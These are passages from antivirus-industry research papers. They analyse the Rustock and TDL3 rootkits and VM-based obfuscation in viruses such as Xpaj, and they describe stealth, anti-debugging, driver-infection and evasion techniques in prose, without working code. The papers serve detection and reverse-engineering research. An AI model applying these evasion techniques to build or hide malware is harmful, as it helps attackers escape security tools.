The DLL component (can be named botdll.dll) is injected into winlogon.exe (or services.exe on Windows Vista). The rootkit protects and hides the injected DLL by hooking a few Native API functions. But instead of hooking the SSDT table, which would be too easy to detect, Rustock.C hooks KiFastCallEntry. This is the function which is called by the sysenter instruction when a Native API is called. The DLL module is removed from the process' PEB LDR list and the memory it occupies is hidden by hooking the system calls.

Other self-defense techniques used by the rootkit are checking the presence of a debugger using KdDebuggerEnabled and by searching the memory space

of all loaded drivers for debugger-related strings[6]. By registering a callback function (KeRegisterBugCheckCallback) the rootkit memory is cleared in case of a BSOD.

One of the most distinguishing features of Rustock is the advanced protector for its code. It is designed in three layers, the code is heavily obfuscated, compressed with aPlib and encrypted with RC4. The encryption key is hardware related. Anti-debugging tricks, such as clearing the debug registers and performing checksums of its code are also used. For a more detailed analysis of the rootkit read the article 'Yet Another Rustock Analysis' by Lukasz Kwiatek and Stanislaw Litawa.[8, 9]

Rustock's detection makes use of the design of the rootkit. The infected driver, despite Rustock's protection, can be read by current detection algorithms by accessing the disk at a lower level than the rootkit. Especially the fact that the infected driver's size is many times larger than what it should be can be exploited. Similarly, the injected DLL component can be detected from Kernel Mode.

5 TDL (Olmarik)

The Olmarik rootkit with its latest version TDL3 is the youngest of the modern dangerous rootkits and therefore also the most advanced.

Just like with the previously mentioned pieces of malware, TDL's evolution and active improvements demonstrate the authors' great resolve. The name of this malware and its versions were easy to derive from the TDL markers it uses. The first version - TDL1 was spotted sometime in the summer of 2008. TDL2 came about one year later and the most recent member of this family saw the light of day in the fall of 2009. It is undoubtedly the most sophisticated rootkit ever created, building upon some of the successful techniques of both Mebroot and Rustock, but hooking even lower and deeper into the Windows operating system.




Figure 7: Timeline of the Olmarik rootkit

Before describing the technical details of the rootkit, let's mention its functionality and purpose. Olmarik is divided into two parts. The first, User Mode part, comprises of Trojan DLLs, that can block security software, enable backdoors and form a botnet, but most importantly download other collaborating malware. Olmarik's greatest 'feature' is hiding this malware, enabling

[6] 'NTICE', 'Syser', 'BPLOAD', 'ISO_S_'

it to evade detection from AVs. Apart from the skill to create a sophisticated stealth mechanism for their rootkit, TDL's authors have also shown a sense of humor. They use unconventional NT status error codes such as STATUS_SECRET_TOO_LONG and STATUS_TOO_MANY_SECRETS and Homer Simpson quotes for debug strings. We will now highlight some of the characteristic features of Olmarik.

5.1 Installation & startup

Olmarik's installation begins with a simple, yet clever trick to fool behavior-blocking-based detection mechanisms. The dropper places a copy of itself into the Print Processor folder[7] and sets the IMAGE_FILE_DLL flag of the PE Characteristics, making a DLL from the EXE file. Then it's registered as a Printer Processor by calling the spooler's AddPrintProcessor function. This causes that the DLL is loaded by spoolsv.exe. The installation then continues with a Kernel Mode driver.

Malware often uses custom packers, code obfuscation and various anti-debugging techniques to make the job of virus analysts harder. Olmarik is, of course, no exception and it employs an interesting trick. Before the decompression stage, the installer hooks an API function in its own Import Address Table. Later, when this function is called, the actual unpacking function is called instead of the API[10].

In order to get the rootkit loaded on each system startup, TDL3 infects a selected storage port driver. In the most typical scenario, this is the ATA miniport driver atapi.sys. TDL3 writes a small loader stub to the resources section (.rsrc) of the driver. The DriverEntry is then modified to point to this stub. The benefit of this approach is that the file sizes of the infected driver is exactly the same as the clean one. The rootkit's body is loaded by a callback function registered by the stub, because at the time of loading of the miniport driver, the file system is not yet accessible. SCSI requests are used for low-level access to the disk. The "TDL3" string is used as a signature to mark the beginning of the rootkit controlled sectors at the end of the disk.

5.2 Stealth

Olmarik's design is stealth-oriented in every point of view, from the installation to its operation. It uses a couple of advanced self-defense mechanisms, a selection of them follows. The most defining one for TDL3 is its own hidden and RC4 encrypted file system. This is the place where it stores its own files and also harbors other malware. Initially three files are placed in the rootkit's file system: tdlcmd.dll, tdlswp.dll and config.ini. The first two are its User Mode components which are injected into other processes and take care of payloads such as downloading other malware or shutting down AVs and the third one is a configuration file. Internally the directory is accessed using the path

[7] %system%\spool\prtprocs

"\Device\Ide\IdePort1\%rnd%"[8], although variants using a different location have also been detected.

In order to hide the true contents of the malicious disk sectors, as well as the patched driver code, the miniport driver's IRP routines are hooked by the rootkit. SCSI requests are filtered and Olmarik's function checks whether the requested block of disk data lies within the protected boundaries and if it is, falsified data is returned.

Even the hooks of the miniport driver's Major functions are protected. Antirootkits generally check what module the driver's Major functions belong to. So instead of overwriting the dispatch function pointer to the rootkit address directly, TDL3 first writes a jump to the address somewhere within the address space of the driver and sets the dispatch function to point to this jump. So antirootkits were forced to improve their detection algorithm in case they used the mentioned method.

TDL3 uses a self-defense thread, which will restore changes and attempts to remove the rootkit. It is started with ExQueueWorkItem, which makes it less suspicious as it is linked to the kernel image. This thread is also responsible for printing funny debug messages. When TDL3 detects a change, "Run Forest, run" is printed and after restoring the change and overcoming the removal attempt, the message is "Your powers are weak, old man."[9]. :-)

Olmarik is currently the leader in rootkit stealth and therefore it's detection is an adequately complex matter. For these reasons the detection won't be presented in this paper.

6 Trends & Statistics

In spite of the fact that rootkits only form about 3% of active malware, they are an extremely vicious type, because of their cutting-edge technical features. The graphs in Figure 4, Figure 6 and Figure 7 show the detections of Mebroot, Rustock and Olmarik (respectively) by ESET AntiVirus and ESET Smart Security and can help to form the picture about the rootkits' activity. The unit of measurement (Y-axis) is the percentage of the respective rootkit's detections from all detections counted daily in the last two years.

Figure 8 displays the relative share of Mebroot, Rustock and Olmarik detections. In this graph it can be seen that since Olmarik entered the 'game' it has had a dominant proportion compared to the other two rootkit families. A recent Rustock outbreak can be noticed from June to October of 2009. The charts in Figure 9 also account for rootkits other than the mentioned three. The pie charts illustrate the situation one year into the past. In February 2009 the three rootkit families introduced in this paper form the lesser half of all detected rootkits. The other rootkits are, however, generally less technologically advanced compared to Mebroot, Rustock and Olmarik, often utilizing simple process hiding methods. August 2009 shows a large outbreak of Rustock and the last pie chart

[8] %rnd% is a random eight-character string recreated each start-up

[9] Thanks to Marcin Gabryszewski for pointing this out.




Figure 8: Relative share of detections of Mebroot, Rustock and Olmarik

shows that Olmarik has gained the most dominant role towards the end of the year. All statistical data come from either ThreatSense.Net, which is ESET's malware tracking system, which is based on reports about detected threats sent by computers of participating users, or from the free ESET Online Scanner.




Figure 9: Relative detection shares of Mebroot, Rustock, Olmarik and other rootkits

7 Conclusion

It can be clearly seen that rootkit technology has evolved tremendously in the last decade since Hoglund's NTRootkit. Since then it has been a chess game between rootkit writers and the AV industry. One side has been reacting promptly to the other side's moves, however thinking more turns ahead is the real challenge.

References

[1] Gabryszewski, Marcin. Rootkity: rozpoznajemy ukryte szkodniki w systemie operacyjnym. Dec 21, 2007. http://webhosting.pl/Rootkity\%3A.rozpoznajemy.ukryte.szkodniki.w.systemie.operacyjnym

[2] 90210. Bypassing Klister 0.4 With No Hooks or Running a Controlled Thread Scheduler. http://www.rootkit.com/newsread.php?newsid=235

[3] fuzen_op. FU. http://www.rootkit.com/board_project_fused.php?did=proj12

[4] Soeder, Derek; Permeh, Ryan. eEye Digital Security. BootRoot. http://research.eeye.com/html/tools/RT20060801-7.html

[5] Kleissner, Peter. Stoned Bootkit. http://www.stoned-vienna.com/

[6] RSA FraudAction Research Lab. One Sinowal Trojan + One Gang = Hundreds of Thousands of Compromised Accounts. Oct 31, 2008. http://www.rsa.com/blog/blog_entry.aspx?id=1378

[7] GMER. Stealth MBR rootkit. Mar 26, 2008. http://www2.gmer.net/mbr/

[8] Kwiatek, Lukasz; Litawa, Stanislaw. ESET. Yet another Rustock analysis. http://www.eset.com/resources/white-papers/Yet_Another_Rustock_Analysis.pdf

[9] Kwiatek, Lukasz. ESET. Rustock.C kernel mode protector (short analysis). http://www.eset.com/blog/2008/06/10/rustockc-kernel-mode-protector-short-analysis

[10] Pho Son, Nguyen. TDL3 - Why so serious? Let's put a smile on that face. http://www.rootkit.com/newsread.php?newsid=979

Parasitics. The Next Generation

Vitaly Zaytsev (McAfee Labs Americas) – Josh Phillips (Kaspersky Labs, Americas) – Abhishek Kamik (McAfee Labs, Americas)

About the Author

Vitaly Zaytsev is a senior security researcher engineer McAfee Labs, Americas.

Josh Phillips is a senior regional researcher with Kaspersky Labs, Americas.

Abhishek Kamik is a research scientist with McAfee Labs Americas.

Contact Details:

Vitaly Zaytsev Vitaly_Zaytsev@avertlabs.com

Josh Phillips Josh.Phillips@kaspersky.com

Abhishek Kamik Abhishek_Karnik@avertlabs.com

Keywords

Windows 7, security, vulnerability, breach, uac elevation, vbootkit, buffer overflow, buffer overrun

Abstract

Over the past decade parasitic viruses and anti-virus (AV) technologies have participated in an elaborate game of cat and mouse. The war against viruses continues to escalate. Advanced code obfuscation and mutation techniques have been employed to evade detection of virus defense systems. At the same time pattern-based virus scanners from the past have evolved greatly. Advanced engine designs, next generation battle-tested engine technologies, in-depth inspection techniques, behavioral monitoring have evolved to reflect the nature of today's complex threats. In this paper, an in-depth analysis of two of the most recent advanced and sophisticated viruses (W32/Xpaj, W32/Winemem) is presented, along with the new techniques they use to transform their code to avoid detection by AV scanners. We will discuss the novel usage of virtual machine (VM) based obfuscations employed by Win32/Xpaj, ways in which VM based obfuscators can be defeated and the novel ways Win32/Winemmem and Win32/Induc infect their hosts.

Introduction

Looking back over the last decade, detection and evasion technology have co-evolved. The concept of polymorphism, code encryption and obfuscation has been studied and widely used in different viruses. Polymorphic engine, garbage instructions generator or instructions disassembler are part of almost any modern threat today.

Nowadays viruses became completely different threat, than what they were 10 years ago. They are no longer created for personal amusement, these days it's about business. Most of the new viruses came out during last years have "report back and update" functionality allowing them to either receive instructions from malware authors or download new malware on the infected machine. One of the most obvious examples is IRC based highly polymorphic EPO file infector W32/Virut. Virus serves as IRC backdoor, connects to a command-and-control server using the IRC protocol in order to accept commands and downloads additional malware on the compromised machine. W32/Sality is yet another example; it can receive remote commands through IRC-channels that potentially allow malware authors to connect infected computers to a botnet.

Historically viruses employed code obfuscation, encryption and polymorphism primarily to make virus decryptor invisible and so continue to spread. While many viruses continue to build on previous "successes" and use proven methods and infection vectors, others increase in sophistication and perform constant innovation to avoid detection by security products.

One such example, **W32/Xpaj** is an EPO complex polymorphic file infecting virus. It extends the usage of polymorphism by using new and interesting technique of hiding virus decryptor - stack based Virtual Machine, which adds additional layer on top of virus obfuscation. W32/Xpaj uses a random code block integration technique to infect files. It is similar to what W32/Zmist used to employ, but W32/Xpaj uses novel code replacement instead of code insertion technique. Another example – **W32/Winemmem** is a virus that propagates itself by infecting packages, packed executables, installers and self-extracting archives. These file types are ideal for software distribution, but used to be a nightmare for parasitic viruses because of possible integrity checks implemented in such files to make sure binary is not damaged or modified, before extracting data to disk. "Injecting" an infected executable into the archive is not a new idea (W32/Begemot and W32/Puce are the most notable examples using this infection method), but infecting executable installers itself is something we never

seen before. Virus writers have once again gotten the drop on anti-virus vendors with a new technique that's finding early and considerable success. At last, **W32/Induc** uses well known but forgotten infection technique used to evade or make complicated detection by AV scanners - code integration at compilation time. The idea is not entirely new, but was not used since first appearance of W95/Apparition in 1997 (virus could carry its source code, recompile and then rebuild itself by first looking for an installed compiler and then adding junk operators in its source). The W32/Induc inserts itself into the source code of any Delphi program it finds on an infected computer, and then compiles itself into a finished executable. These examples demonstrate the level of sophistication virus authors are capable of utilizing to combat current AV technologies.

The first section of this paper gives an overview of existing approaches viruses use to remain undetected and methods AV vendors employ to combat them. Section two (2) presents our research on a new VM based approach used first time in polymorphic parasitic viruses and ways in which VM based obfuscators can be defeated. Sections three (3), four (4) and five (5) contain detailed analysis of the most sophisticated viruses we've seen during last couple of years. Section six (6) discusses future trends, possible directions in parasitic virus's evolution and investigates which techniques are likely to develop and how this may impact us in the future. Finally, section seven (7) concludes the paper.

Overview

Over last decade we are seeing an increase of technical complexity of parasitic viruses. In order to stay invisible as long as possible, modern parasitic viruses employ new approaches to remain undetected by AV scanners. Virus authors increasingly making use of well known by name, but not widely used infection vectors and self defenses techniques, such as code integration, virtual machines and kernel mode rootkits. Viruses become more and more sophisticated, but at the same time as the nature of the threat changes, so do AV scanners - virus's self-defense techniques are also facing an increasing pressure from antivirus solutions.

Dynamic nature of polymorphic viruses makes detection more difficult, but none of the existing techniques could confront the capacity of decent emulation engine. Emulation based generic decryption mechanisms are utilized in almost all major AV engines and provide excellent capabilities to detect and remove polymorphic viruses. More and more AV scanners improve emulation engines and employ dynamic translation ("F. Bellard. QEMU", 2005), multiple path exploration (" A. Moser, C. Kruegel, E. Kirda", 2007) and conditional execution of different code branches in order to improve code coverage and find potentially unreachable code. Though these ideas were carried forward from the old days, they are seen to be extremely useful against parasitic viruses today.

"Figure 1" lists notable parasitic viruses we've seen during last decade. When released, most viruses have extremely short lifecycles, but the outcomes are not to be taken lightly. Some variants can spread quickly, but are often easy to eradicate. Others can still be seen in the wild even though they were discovered couple of years ago. Even though virus's infection logic and payload remain the same, virus authors perform constant obfuscation improvements and release new virus strains which sometimes can not be detected by security products resulting in detection test failures.

Family	Discovery date
W32/Lamechi	Jul-09
W32/Jusabli	Jun-09
W32/Ceg	Feb-09
W32/Daum	Dec-08
W32/Radja	Nov-08
W32/Span	Oct-08
W32/Neshta	Sep-08
W32/Mabezat	Nov-07
W32/Expiro	Mar-07
W32/Cekar	Feb-07
W32/Wuke	Dec-06
W32/Legro	Aug-06
W32/Civut	Jun-06
W32/Virut	May-06
W32/Detnat	Mar-06
W32/Sality	Feb-06
W32/Jeefo	Apr-03

Figure 1. Most notable parasitic viruses ITW.

The traditional line of defense against viruses has not changed for a long time and is composed of static and dynamic detection methods. X-Ray, behavioral analysis and heuristic-based scanning techniques (Igor Muttik, 2000), along with traditional virus detection methods (wildcards and pattern matching) remain the de facto standards for virus's detection in the AV industry. Most major AV approaches today apply heuristic analysis during different steps of sample emulation process (S. Josse, 2006). This involves searching through the code to determine whether that code takes actions that appear to be actions typical of a virus. A simple detection algorithm can be applied for any parasitic virus listed above:

1) Check for presence of malicious properties,
2) Identify the entry point and locate virus decryptor,
3) Apply generic decryption and heuristic templates,
4) "See through" the encryption by emulating the code,
5) Identify virus body code sequences and detect parasitic code.

Almost all modern AV engines comprise a CPU emulator for emulating the target program. Signature detection logic (heuristic) is used for determining how long each target file is emulated before it is scanned. The main goal is to decrease the number of iterations for clean files, so that emulation proceeds long enough to decrypt most polymorphic viruses. Emulation must be driven by heuristic criteria in order to work as long as sample logic looks suspicious. One of such criterion might be the number of garbage and/or obfuscated instructions.

Heuristics also include data specific to each known polymorphic viruses. This data may include suspicious characteristics of the infected files (incorrect virtual size in PE header, abnormal boundaries

or gap between sections, suspicious code redirections, section flags, etc.); specific instructions usage; size and target file types for these viruses. Depending on heuristics logic, it is not always necessary to fully decrypt the virus body to identify the underlying virus.

Other approaches may include wildcards and pattern matching on every step of sample emulation process - emulation engine tracks those parts of virtual memory modified during emulation and periodically, based on predefined conditions (number of instructions emulated, instruction type, etc) interrupts the emulation process to identify the virus from the portion of decrypted virus code. Once the condition is satisfied (e.g. predetermined instruction threshold is reached) and the current sequence of instruction opcodes are matched to the known sequence for the virus body, the scanner reports a possible infection.

More and more viruses incorporate trigger-based behavior and initiate malicious activities based on conditions satisfied only by specific inputs. So called EPO viruses have been in the wild for many years and are known because of their difficult nature of detection, disinfection and removal. In most typical cases, an EPO virus merges itself into the instructions flow of its host by patching the host program and injecting jump or call instruction to receive control that way.

Unfortunately, the main approach of virus's detection has not changed significantly over the last decade. The complexity of recent malware, new mutation and obfuscation techniques, marker less infection are making this problem even more difficult.

We'll begin with a detailed discussion of virtual machine based software protectors especially due to their significance to Win32/Xpaj and the new challenges they pose to the AV industry. We'll then see some real-life examples of latest parasitic threats that have been discovered in the wild during last couple of years.

Software Protection Trends – Enter the Virtual Machine Protector

In days long past, software protection relied solely upon such things as encryption, polymorphism/metamorphism, packers, obfuscators, anti-debugging and anti-emulation tricks in order to confuse and slow down the reverse engineer. Security researchers have overcome the majority of these obfuscation methods and have developed a standard tool-set that functions adequately against these methods. In recent years however, and starting in the commercial software protection space, there has been an increase in the proliferation of virtual machine based protectors. This has posed a problem for security researchers as malware authors begin to rely increasingly on virtual machine based protectors as a means to avoid detection from AV scanners.

For malware that uses a custom protector, it is generally acceptable to blacklist (Zaytsev, Vitaly, 2008) the protector itself. In this case, the job of the researcher is reasonably easy as this process is generally well understood by the AV industry, and as we saw with Win32/Xpaj, detection of the virtual machine was sufficient enough to allow reliable detection. In cases where commercial or public protectors are used, the researcher's job may be substantially more difficult as detecting the protector itself is not an option.

Overview of a Virtual Machine

Definition

A Virtual Machine (VM) can be several things depending on one's area of focus. For our purpose, a VM is a software implementation of a CPU with a matching instruction set for the purpose of obfuscating or otherwise masking the semantics of the code. As the literature uses several differing terms to refer to the same thing, for clarification purposes we will use the following terms to describe virtual machines:

- *Virtual instruction set:* We coin this term to refer to the instruction set as executed by the virtual machine.
- *Bytecode:* A sequence of bytes representing individual instructions in virtual instruction set.
- *Virtual instruction handler:* The native machine code used to implement the semantics of a virtual instruction.

A virtual machine generally consists of an instruction dispatch loop generally called the fetch-decode-execute loop, a context structure representing the internal state of the VM and bytecode and some concept of a list representing the individual handlers for each virtual instruction.

Virtual Machine Based Obfuscation

The overall goal of using a virtual machine based obfuscator is to make creation of static and dynamic analysis tools as difficult and time consuming as possible. Emphasis is therefore placed on creating a dynamic set of instructions on highly dynamic virtual hardware architecture. Speed of execution is rarely a concern, especially on modern machines where even the slowest of virtual machine protected applications will perform according to users' expectations.

Think of an obfuscator for Java bytecode ("Bytecode basics - JavaWorld," 1996) or .NET IL ("Standard ECMA-335," n.d.) such as Xenocode ("Xenocode," n.d.). Now imagine the same obfuscation concepts, except this time, imagine a complex, undocumented and heavily obfuscated virtual machine whose goal is not the efficient execution of code but the confusion of the reverse engineer. The effort to create a disassembler for such a beast becomes many times harder than for a well documented virtual machine. In order to accomplish such a feat, one must fully understand the machine architecture and do a complete analysis of each of the byte code handlers, which, in and of itself can be a daunting task – some virtual machines have well over a hundred handlers. The last step, after the handlers are fully understood, is to develop a means to locate the bytecode from within the binary.

Along with the conventional set of obfuscation, anti-debugging and anti-emulation tricks, VM implementations have at their disposal additional means of obfuscating execution. A VM's implementation can range from simple; such as x86 Virtualizer ("ReWolf", 2007) which include virtually no other obfuscation tricks besides the VM implementation; medium, such as VMProtect ("VMProtect," n.d.) which incorporate a hefty sum of obfuscation but still suffers from fatal flaws; or hard such as Themida ("Oreans Technology," n.d.) which incorporates the majority of techniques listed below.

Tricks we have encountered include:

- Generate multiple virtual instructions for the same operation. IE: generate 10 virtual instructions for the x86 'add' instruction.
- Removal of the correlation between native and virtual instruction set. IE: multiple virtual instructions for a single x86 instruction or a single virtual instruction for multiple x86 instructions (“Oreans Technology,” n.d.).
- Encrypt bytecode and decrypt it at runtime or in the virtual instruction handler (“StarForce,” n.d.).
- Generation of new virtual instruction sets for each protected binary. This had the ability to prevent the creation of a universally applicable static disassembler for the VM.
- Generate multiple virtual machines per binary (“Oreans Technology,” n.d.).
- Different VM architectures – RISC, CISC, stack machines, register machines. This makes understanding the implementation of the machine potentially more complex (“Oreans Technology,” n.d.).
- Several instantiations of a VM. This makes the act of locating bytecode for the VM harder. A continuation of this idea is to include several uniquely different VM implementations in the same binary, for example, a more complex VM for critical code and a faster VM for performance critical code (“Oreans Technology,” n.d.).
- Obfuscation of the bytecode itself. Just as with native code obfuscation, the same techniques can apply to the virtual instruction set (“Oreans Technology,” n.d.).
- Obfuscate the native implementation of the VM (“Oreans Technology,” n.d.)(“StarForce,” n.d.)(“ASPACK SOFTWARE,” n.d.).
- Obfuscate VM context and state. For each protected binary, the context or state of the VM can have randomness associated with it to make analysis much more difficult.
- Encoding of the location of virtual instruction handlers inside the bytecode making static detection of the virtual instruction handlers difficult or impossible (“StarForce,” n.d.).

Virtual Machine Reverse Engineering Approaches

There are various methods of analyzing a virtual machine’s implementation. The analysis process is highly dependent upon the complexity of the VM implementation itself. As mentioned earlier, an implementation such as ("ReWolf", 2007) may take a skilled reverser only a couple of hours to completely defeat whereas implementations such as (“Oreans Technology,” n.d.), (“ASPACK SOFTWARE,” n.d.) and ("AnonymouS", 2007) may take a week or more ("deroko", 2007),("scherzo", 2007). Perhaps the most difficult thing associated with reverse engineering of VMs is that the existing toolset is largely ineffective.

What follows is a brief overview of the pros and cons of the prevailing methods of analysis and is by no means an exhaustive effort. It is also important to note that the methods listed below are often used together, there is no exclusivity rule requiring one to use a certain method, as they can all be useful.

Hand analysis

Hand analysis, as the name implies, involves manually analyzing the virtual machine’s implementation and architecture, including each of the virtual instruction handlers. Hand analysis often leads to the creation of a disassembler for the virtual instruction set. The downside to this approach is that it cannot scale as there could be literally thousands of custom virtual machine implementations (Smith, n.d.), and

analyzing a single instance of a VM could potentially take weeks as previously mentioned.

Hand analysis is generally looking to answer the following questions:

- Where is the *fetch-decode-execute* loop?




Figure 2: Graph of fetch-decode-execute loop of VMProtect 1.53.

- Where is the bytecode stored? Is it stored contiguously? The *fetch-decode-execute* loop is often able to answer these questions.
- What is the bytecode format? Are the virtual instruction opcodes randomized?
- What is the architecture of the VM? VMProtect (“VMProtect,” n.d.) is a stack-based machine, Themida (“Oreans Technology,” n.d.) can contain RISC or CISC based implementations.
- Where are the virtual instruction handlers? Are they different for each protected binary? Several implementations simply use a static array of pointers ("ReWolf", 2007), (“VMProtect,” n.d.).

```
.vmp0:0046B18A 51 72 42 00          off_46B18A dd offset loc_427251
.vmp0:0046B18E EB B0 46 00          dd offset loc_46B0EB
.vmp0:0046B192 FB 71 42 00          dd offset loc_4271FB
.vmp0:0046B196 2A B0 46 00          dd offset loc_46B02A
.vmp0:0046B19A 51 72 42 00          dd offset loc_427251
.vmp0:0046B19E EB B0 46 00          dd offset loc_46B0EB
.vmp0:0046B1A2 95 B0 46 00          dd offset loc_46B095
.vmp0:0046B1A6 F7 B5 46 00          dd offset loc_46B5F7
.vmp0:0046B1AA 51 72 42 00          dd offset loc_427251
.vmp0:0046B1AE EB B0 46 00          dd offset loc_46B0EB
.vmp0:0046B1B2 FC B0 46 00          dd offset loc_46B0FC
.vmp0:0046B1B6 2B B1 46 00          dd offset loc_46B12B
.vmp0:0046B1BA 51 72 42 00          dd offset loc_427251
.vmp0:0046B1BE EB B0 46 00          dd offset loc_46B0EB
.vmp0:0046B1C2 BA 71 42 00          dd offset loc_4271BA
.vmp0:0046B1C6 86 72 42 00          dd offset loc_427286
.vmp0:0046B1CA 51 72 42 00          dd offset loc_427251
.vmp0:0046B1CE EB B0 46 00          dd offset loc_46B0EB
.vmp0:0046B1D2 62 72 42 00          dd offset loc_427262
.vmp0:0046B1D6 8A B5 46 00          dd offset loc_46B58A
.vmp0:0046B1DA 51 72 42 00          dd offset loc_427251
.vmp0:0046B1DE EB B0 46 00          dd offset loc_46B0EB
.vmp0:0046B1E2 62 72 42 00          dd offset loc_427262
.vmp0:0046B1E6 38 B1 46 00          dd offset loc_46B138
.vmp0:0046B1EA 51 72 42 00          dd offset loc_427251
.vmp0:0046B1EE EB B0 46 00          dd offset loc_46B0EB
```

Figure 3: Array of virtual instruction handlers in VMProtect 1.53

Depending on the answers to the above questions and depending mostly on the overall complexity of the VM implementation one may choose to create a disassembler as described below, or transform the binary into a less complex structure using tool assisted or automatic deobfuscation.

Blackbox Analysis

Blackbox analysis or API monitoring involves the execution of the sample in a sandboxed environment in order to track behavioral characteristics of the malware. It is a great way to quickly and automatically determine the maliciousness of a file. Some malware, such as W32/Xpaj or W32/Ilomo, are especially resilient to this form of analysis either due to the added requirement of cleaning or accurate detection of the sandbox. Additionally, some malware requires some form of user interaction which is tough to perform on an automated basis. Along with the downsides involved in sandboxed execution, the obvious downside to this approach is that one gains no understanding of the VM implementation. Comprehension of the VM is often either required in order to understand encryption algorithms, or for cleaning infected files, as is the case for Xpaj (Royal & Damballa, 2008).

Disassembler creation

Disassembler creation takes the work accomplished during hand analysis and uses it to create a disassembler for the virtual instruction set of the virtual machine implementation. The creation of a disassembler is often the end goal of hand analysis. This is possible in many cases but many virtual machine implementations make it extremely difficult or impossible to accomplish due to the way in which the virtual instruction set is generated. Binary translation can also be used to convert the output of the disassembler to its equivalent machine language. VMProtect has been thoroughly defeated using this approach (Rolf Rolles, 2008a),(Rolf Rolles, 2008b),(Rolf Rolles, 2008c),(Rolf Rolles, 2008d).

When the creation of a disassembler is possible, often it is desirable to leverage ones existing toolset, and hence, the creation of an IDA processor module.

Dynamic Binary Translation (DBT)

Dynamic binary translation is a well understood process in which a foreign instruction set is converted at runtime or during emulation to an instruction set either native to the hardware, or one that is more efficiently emulated. As applied to malware detection, this approach, depending on the complexity of the VM can suffer greatly from performance issues (Lau, 2008), but has the added advantage for AV vendors whose products have some form of DBT already implemented. DBT as proposed by Lau (Lau, 2008) aims to assist AV vendors in efficiently detecting VM obfuscated malware and is not therefore much different from blackbox analysis in regards to understanding the implementation of the VM itself. Tool assisted deobfuscation is probably the more ideal route for AV vendors to take when dealing with the most common VM implementations such as ASProtect or VMProtect as temporary, fully optimized binaries, similar to the way static unpackers are already created, and can lead to greatly reduced scanning times.

Tool assisted deobfuscation

Tool assisted deobfuscation involves a combination of hand analysis methods in which the hand analysis is used to guide an automated deobfuscation and simplification process. While this process can be much quicker than hand analysis alone, it still requires an in depth knowledge of the implementation of the virtual machine itself. As with hand analysis, this process could be potentially time consuming. Metasm (“METASM,” n.d.) seems to be well suited to this task; it has been demonstrated to be a very powerful tool for analyzing and simplifying VMs (Yoann Guillot & Alexandre Gazet, n.d.). However,

for large scale use, such as what is required by AV vendors, a native implementation is likely required for performance reasons. The key differentiator for deobfuscation from DBT is that one uses the deobfuscation process to gain an intimate understanding of the VM and its virtual instruction handlers.

The simplification process generally focuses on reducing the complexity of the obfuscation of the virtual instruction handlers and creates a canonical representation of them. This generally involves well known compiler theory methods such as constant folding/propagation, dead code elimination, and removal of redundant operations such as extraneous stack operations (R. Rolles, 2008),(Rolf Rolles, 2008e),("_g_", 2008),(Y. Guillot & A. Gazet, n.d.). After this process is complete, it is possible to create a new, optimized binary that completely bypasses the VM implementation by generating native machine code equivalents of the virtual instruction set and allows for a much easier detailed hand analysis (Rolf Rolles, 2008e).

A heavily obfuscated VM implementation may pose quite the challenge in discovering the various parts of the VM. In these cases instrumentation or tracing can be used to assist in the analysis process. Memory access patterns can be used to locate the VM bytecode inside the binary. Similarly, instruction hit counts can be used to discover the location of the *fetch-execute-decode* loop of the VM.

Automatic deobfuscation

